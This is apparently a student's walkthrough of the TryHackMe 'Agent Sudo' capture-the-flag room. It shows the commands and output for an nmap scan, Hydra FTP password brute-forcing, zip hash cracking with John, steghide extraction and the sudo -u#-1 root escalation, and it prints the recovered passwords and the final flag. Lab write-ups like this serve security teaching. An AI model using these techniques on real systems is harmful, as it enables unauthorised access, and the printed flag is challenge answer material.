Agent Sudo [Finished]

Agent Sudo

Thursday, March 31, 2022
19:28

```
└─$ nmap -sC -sV -oN nmap/initial 10.10.101.230
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-31 23:41 EDT
Nmap scan report for 10.10.101.230
Host is up (0.18s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
|   256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
|_  256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Annoucement
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.84 seconds
```


We first started out with an nmap scan and we saw that 3 ports were open one of which was ftp so we tried to sign in anonymously, but it did not work. After this we then decided to go to the website and see what the website looked like and what was on it.

Dear agents,

Use your own **codename** as user-agent to access the site.

From,
Agent R


This was the default webpage and it stated that you needed to use your codename as a user-agent this meant that we needed to change our user agent to a different one we could do this with web developer tools or we could use burp suite.



```
GET / HTTP/1.1
Host: 10.10.101.230
User-Agent: C
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 302 Found
Date: Fri, 01 Apr 2022 03:54:16 GMT
Server: Apache/2.4.29 (Ubuntu)
Location: agent_C_attention.php
Content-Length: 218
Connection: close
Content-Type: text/html; charset=UTF-8


<!DocType html>
<html>
  <head>
    <title>
      Annoucement
    </title>
  </head>

  <body>
    <p>
      Dear agents,
      <br>
      <br>
      Use your own <b>
        codename
      </b>
       as user-agent to access the site.
      <br>
      <br>
      From,<br>
      Agent R
    </p>
  </body>
</html>
```

We then tried multiple different user agents only using one letter because the agent who signed this was named agent R. After typing in agent C we actually found a new page we could go visit.



Request

```
GET /agent_C_attention.php HTTP/1.1
Host: 10.10.101.230
User-Agent: C
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

```
HTTP/1.1 200 OK
Date: Fri, 01 Apr 2022 03:54:41 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 177
Connection: close
Content-Type: text/html; charset=UTF-8

Attention chris, <br>
<br>

Do you still remember our deal? Please tell agent J about the stuff ASAP.
Also, change your god damn password, is weak! <br>
<br>

From,<br>
Agent R
```

We then changed the GET request to /agent_C_attention.php this then told us that Chris had a weak password and that he needed to change it. This meant that we might have a potential username that we could use to try to brute force.

```
└─$ hydra -l chris -P /opt/rockyou.txt ftp://10.10.101.230                148 ✕ 2 ⚙
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-31 23:56:53
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://10.10.101.230:21/
[STATUS] 223.00 tries/min, 223 tries in 00:01h, 14344176 to do in 1072:04h, 16 active
[21][ftp] host: 10.10.101.230   login: chris   password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-31 23:58:05
```

After learning this information we used hydra to brute force the ftp login and used the rockyou wordlist this was able to find a valid password that worked so now we could ftp in to the server.

```
└─$ cat To_agentJ.txt
Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is
somehow stored in the fake picture. It shouldn't be a problem for you.

From,
Agent C
```

There was a txt file and 2 pictures in this ftp server reading the txt file it states that the pictures are fake and that the login password was actually hidden in these photos.

```
└─$ binwalk -e cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interla
ced
869           0x365           Zlib compressed data, best compression

WARNING: Extractor.execute failed to run external extractor 'jar xvf '%e'': [Er
rno 2] No such file or directory: 'jar', 'jar xvf '%e'' might not be installed
correctly
34562         0x8702          Zip archive data, encrypted compressed size: 98,
uncompressed size: 86, name: To_agentR.txt
34820         0x8804          End of Zip archive, footer length: 22
```


We tried to extract both of the pictures, but only one of them was actaully extractable. After extracting the extractable file it extracted as a zip file, but there was a password on these zip file which meant we could potentially use john to figure out what the password is

```
└─$ zip2john 8702.zip > zip_hash.txt

┌──(tyler㉿113)-[~/ctf/thm/AgentSudo/_cutie.png.extracted]
└─$ ls
365  365.zlib  8702.zip  To_agentR.txt  zip_hash.txt

┌──(tyler㉿113)-[~/ctf/thm/AgentSudo/_cutie.png.extracted]
└─$ john --wordlist=/opt/rockyou.txt zip_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 78 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alien            (8702.zip/To_agentR.txt)
1g 0:00:00:00 DONE (2022-04-01 00:09) 1.030g/s 25336p/s 25336c/s 25336C/s micha
el!..280789
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

We then used john against this zipped hash and found out the password for this zip file.

```
1 Agent C,
2
3 We need to send the picture to 'QXJlYTUx' as soon as possible!
4
5 By,
6 Agent R
```

After using the password we were able to find a new txt file that showed a strange set of letters and we figured there was some kind of encryption or encoding of some sort.



We put this text into cyberchef and it was able to decode it and we then found out that the password for the other picture was Area51

```
┌──(tyler㉿113)-[~/ctf/thm/AgentSudo]
└─$ steghide extract -sf cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt".
```

We then used steghide to extract this picture and we then typed in the password that we found previously.


```
└─$ cat message.txt
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
```

This then gave us another txt file that gave a login password this password was different than the one used for the FTP server so that meant that this might be a password for SSH.

```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
james@agent-sudo:~$ sudo -u#-1 /bin/bash
```

After logging in to the system we used sudo -l to look at the permissions for james and he was able to run /bin/bash. We then went to gtfo bins and typed in sudo -u#-1 /bin/bash and we were then root!

```
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
```


Pretty Raw Hex \n
GET / HTTP/1.1
Host: 10.10.101.230
User-Agent: C
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Pretty Raw Hex Render \n
HTTP/1.1 302 Found
Date: Fri, 01 Apr 2022 03:54:16 GMT
Server: Apache/2.4.29 (Ubuntu)
Location: agent_C_attention.php
Content-Length: 218
Connection: close
Content-Type: text/html; charset=UTF-8
<!DocType html>
<html>
<head>
<title>
Annoucement
</title>
</head>
<body>

Dear agents,

Use your own
codename

as user-agent to access the site.

From,
Agent R

</body>
</html>